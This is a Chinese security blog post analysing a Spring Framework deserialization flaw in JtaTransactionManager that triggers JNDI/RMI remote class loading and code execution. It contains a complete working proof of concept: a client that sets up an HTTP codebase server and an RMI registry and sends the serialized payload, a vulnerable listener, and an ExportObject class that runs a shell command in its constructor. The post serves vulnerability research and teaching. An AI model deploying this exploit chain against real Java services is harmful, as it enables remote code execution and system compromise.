11月初爆发的JAVA反序列漏洞已经过去几个月了，各大安全研究人员对该漏洞的利用技巧也是五花八门，JAVA反序列化漏洞的爆发引起了很多漏洞研究者的注意，国外安全研究人员（**[zerothoughts](http://zerothoughts.tumblr.com/" \t "_blank)**）最近在Spring框架中同样也发现关于序列化的一些问题，本文主要是讨论在Spring框架中序列化漏洞成因以及一些利用方式。

**漏洞原理分析**

上一次的漏洞成因是Apache CommonsCollection组建中对集合的操作存在可以进行反射调用的方法，但是这次Spring框架的RCE基本上和CommonsCollection组建没有什么关系，在分析漏洞之前我们先来回顾下序列化的相关知识，只有明白了序列化是怎么回事，在理解序列化漏洞时就非常简单了。

关于序列化其实我们只需要知道两点即可，如下

* 在对对象进行序列化时会调用**Java.io.ObjectOutputStream**对象的**writeObject(Object obj)**方法。
* 在对象进行反序列化时会调用**Java.io.ObjectInputStream**对象的**readObject()**方法。

明白上面两点之后，我们再来了解下JAVA体系中的RMI以及JNDI，具体如下

* RMI（Remote Method Invocation） 即Java远程方法调用，一种用于实现远程过程调用的应用程序编程接口，常见的两种接口实现为JRMP（Java Remote Message Protocol，Java远程消息交换协议）以及CORBA。
* JNDI (Java Naming and Directory Interface)是一个应用程序设计的API，为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口。JNDI支持的服务主要有以下几种：DNS、LDAP、 CORBA对象服务、RMI等。

那么RMI和JNDI有什么关系呢？简单说就是RMI注册的服务可以让JNDI应用程序来访问，关于两者的具体关系以及在应用中的使用请参考[官方文档](http://docs.oracle.com/javase/7/docs/technotes/guides/jndi/jndi-rmi.html" \t "_blank)这里不赘述。

在讨论Spring框架序列化漏洞之前，我们先来看看关于JNDI的RCE，如上文所述，JNDI支持很多服务类型，当服务类型为RMI协议时，如果从RMI注册服务中lookup的对象类型为**Reference**类型或者其子类时,会导致远程代码执行，Reference类提供了两个比较重要的属性，className以及codebase url，classname为远程调用引用的类名，那么codebase url决定了在进行rmi远程调用时对象的位置，此外codebase url支持http协议,当远程调用类(通过lookup来寻找)在RMI服务器中的CLASSPATH中不存在时，就会从指定的codebase url来进行类的加载，如果两者都没有，远程调用就会失败。



JNDI RCE漏洞产生的原因就在于当我们在注册RMI服务时，可以指定codebase url，也就是远程要加载类的位置，设置该属性可以让JDNI应用程序在加载时加载我们指定的类( 例如：<http://www.iswin.org/xx.class>) ，这里还有一个比较重要的点，也是触发恶意代码的点，当JNDI应用程序通过lookup(rmi服务的地址)调用指定codebase url上的类后，会调用被远程调用类的构造方法，所以如果我们将恶意代码放在被远程调用类的构造方法中时，漏洞就会触发。


JNDI的RCE可以用以下代码来解释

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 | Registry registry = LocateRegistry.createRegistry(1999); // 设置code url 这里即为http://http://127.0.0.1:8000/ // 最终下载恶意类的地址为http://127.0.0.1:8000/ExportObject.class Reference reference = new Reference("ExportObject", "ExportObject", "http://127.0.0.1:8000/"); // Reference包装类 ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference); registry.bind("Object", referenceWrapper); |



上述代码使用了1999端口来注册了RMI服务和绑定相应的调用对象，同时指定了要远程调用类的名称 **ExportObject**，以及上文所述的codebase url 地址为**[http://127.0.0.1:8000/](http://127.0.0.1:8000/" \t "_blank)**，也就是说当JNDI应用程序去调用RMI地址进行远程调用时，例如，调用的地址为rmi://127.0.0.1:1999/Object，当JNDI应用程序在远程调用时，会去查找Object名称绑定的类的位置，这里我们指定了类的加载位置**[http://127.0.0.1:8000/](http://127.0.0.1:8000/" \t "_blank)**，所以最终实际加载类的地址就是**[http://127.0.0.1:8000/ExportObject.class](http://127.0.0.1:8000/ExportObject.class" \t "_blank)**，成功加载后会进行实例化，从而调用ExportObject类的构造方法，如果我们将恶意代码放在要加载类的构造方法中，就会导致任意代码执行。

如果明白上面所述的一些问题，那么接下来理解Spring框架的RCE时就非常简单了，因为Spring框架的远程代码执行的根本就是JNDI的远程代码执行，只不过需要结合序列化来触发。

Spring 框架中的远程代码执行的缺陷在于spring-tx-xxx.jar中的org.springframework.transaction.jta.JtaTransactionManager类，该类实现了Java Transaction API，主要功能是处理分布式的事务管理，我们先来看看该类的方法以及成员变量。  
[](https://www.iswin.org/attach/jtamanager.png)  
[](https://www.iswin.org/attach/jtamanager_B.png)

通过eclipse我们可以明显的看到该类实现了readObject(ObjectOutputStream)方法，为什么漏洞叫Spring框架的序列化漏洞，原因就在这里，关于反序列的只是上面已经介绍过了，我们都知道当一个类被反序列化时会调用该类的readObject方法，跟进readObject方法  
[](https://www.iswin.org/attach/spring%20framework%20rce%20readObject.png)  
方法**initUserTransactionAndTransactionManager();**是用来初始化UserTransaction以及TransactionManager，跟进该方法  
[](https://www.iswin.org/attach/spring%20framework%20rce%20init.png)  
这里我们可以看到该方法中调用了lookupUserTransaction方法，该方法的功能为

***Look up the JTA UserTransaction in JNDI via the configured name.***

通过配置好的transaction名称用JNDI的方式进行查找，到这里漏洞的成因就比较清晰了，这里的userTransactionName变量我们可以控制，通过setter方法可以初始化该变量，这里userTransactionName可以是rmi的调用地址(例如，userTransactionName=”rmi://127.0.0.1:1999/Object”)，只要控制userTransactionName变量，就可以触发JNDI的RCE，继续跟进lookupUserTransaction方法  
[](https://www.iswin.org/attach/spring%20framework%20rce%20lookuptransaction.png)  
最终会调用JndiTemplate的lookup方法，如下  
[](https://www.iswin.org/attach/spring%20framework%20rce%20lookup.png)

从而触发JNDI的RCE导致Spring framework序列化的漏洞产生。

**漏洞利用**

漏洞作者**[zerothoughts](http://zerothoughts.tumblr.com/" \t "_blank)**在github上面已经放出了漏洞利用的POC，详情见[https://github.com/zerothoughts/spring-jndi](https://github.com/zerothoughts/spring-jndi" \t "_blank)

首先看看对于该漏洞，我们可以控制的地方，如下

1. userTransactionName，可以指定为攻击者自己注册的RMI服务。
2. codebase url，远程调用类的路径（攻击者可控）
3. JtaTransactionManager类中的readObject方法在反序列化事触发了JNDI的RCE。

结合上面3个条件，就可以成功触发Spring framework 序列化的漏洞。

我修改了下作者给出的POC，看起来更加清晰点，POC分为两部分，客户端和服务端，服务端只是模拟了反序列的功能。

客户端如下如下：

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 | import java.io.IOException; import java.io.ObjectOutputStream; import java.net.InetSocketAddress; import java.net.Socket; import java.rmi.registry.LocateRegistry; import java.rmi.registry.Registry; import javax.naming.Reference; import org.springframework.transaction.jta.JtaTransactionManager; import com.sun.jndi.rmi.registry.ReferenceWrapper; import com.sun.net.httpserver.HttpServer; /\*\*\*  \*   \* @author admin@iswin.org  \* @time 2016.1.24  \*/ @SuppressWarnings("restriction") public class SpringPOC {  /\*\*\*  \* 启动http服务器，提供下载远程要调用的类  \*   \* @throws IOException  \*/  public static void lanuchCodebaseURLServer() throws IOException {  System.out.println("Starting HTTP server");  HttpServer httpServer = HttpServer.create(new InetSocketAddress(8000), 0);  httpServer.createContext("/", new HttpFileHandler());  httpServer.setExecutor(null);  httpServer.start();  }   /\*\*\*  \* 启动RMI服务  \*   \* @throws Exception  \*/  public static void lanuchRMIregister() throws Exception {  System.out.println("Creating RMI Registry");  Registry registry = LocateRegistry.createRegistry(1999);  // 设置code url 这里即为http://http://127.0.0.1:8000/  // 最终下载恶意类的地址为http://127.0.0.1:8000/ExportObject.class  Reference reference = new Reference("ExportObject", "ExportObject", "http://127.0.0.1:8000/");  // Reference包装类  ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);  registry.bind("Object", referenceWrapper);  }   /\*\*\*  \* 发送payload  \*   \* @throws Exception  \*/  public static void sendPayload() throws Exception {  // jndi的调用地址  String jndiAddress = "rmi://127.0.0.1:1999/Object";  // 实例化JtaTransactionManager对象，并且初始化UserTransactionName成员变量  JtaTransactionManager object = new JtaTransactionManager();  object.setUserTransactionName(jndiAddress);  // 发送构造好的payload  Socket socket = new Socket("127.0.0.1", 9999);  System.out.println("Sending object to server...");  ObjectOutputStream objectOutputStream = new ObjectOutputStream(socket.getOutputStream());  objectOutputStream.writeObject(object);  objectOutputStream.flush();  socket.close();  }   public static void main(String[] args) throws Exception {  lanuchCodebaseURLServer();  lanuchRMIregister();  sendPayload();  }  } |

服务端如下

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 | import java.io.\*; import java.net.\*; public class ExploitableServer {  public static void main(String[] args) {  try {  ServerSocket serverSocket = new ServerSocket(Integer.parseInt(args[0]));  System.out.println("Server started on port "+serverSocket.getLocalPort());  while(true) {  Socket socket=serverSocket.accept();  System.out.println("Connection received from "+socket.getInetAddress());   ObjectInputStream objectInputStream = new ObjectInputStream(socket.getInputStream());  try {  Object object = objectInputStream.readObject();  System.out.println("Read object "+object);   } catch(Exception e) {  System.out.println("Exception caught while reading object");   e.printStackTrace();  }   }  } catch(Exception e) {  e.printStackTrace();  }  } } |

发送的PayLoad为

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 | import java.io.BufferedInputStream; import java.io.BufferedReader; import java.io.InputStreamReader;  public class ExportObject {  public static String exec(String cmd) throws Exception {  String sb = "";  BufferedInputStream in = new BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream());  BufferedReader inBr = new BufferedReader(new InputStreamReader(in));  String lineStr;  while ((lineStr = inBr.readLine()) != null)  sb += lineStr + "\n";  inBr.close();  in.close();  return sb;  }   public ExportObject() throws Exception {  String cmd="/sbin/ifconfig";  throw new Exception(exec(cmd));  }  } |

执行成功后的效果为  
[](https://www.iswin.org/attach/poc_success.png)


上面是作者给出的POC，已经能证明在Spring框架中的确存在缺陷的类。不过这只是模拟了漏洞的触发过程，那么在实际利用过程中又会是怎么样的，下面将具体进行分析。

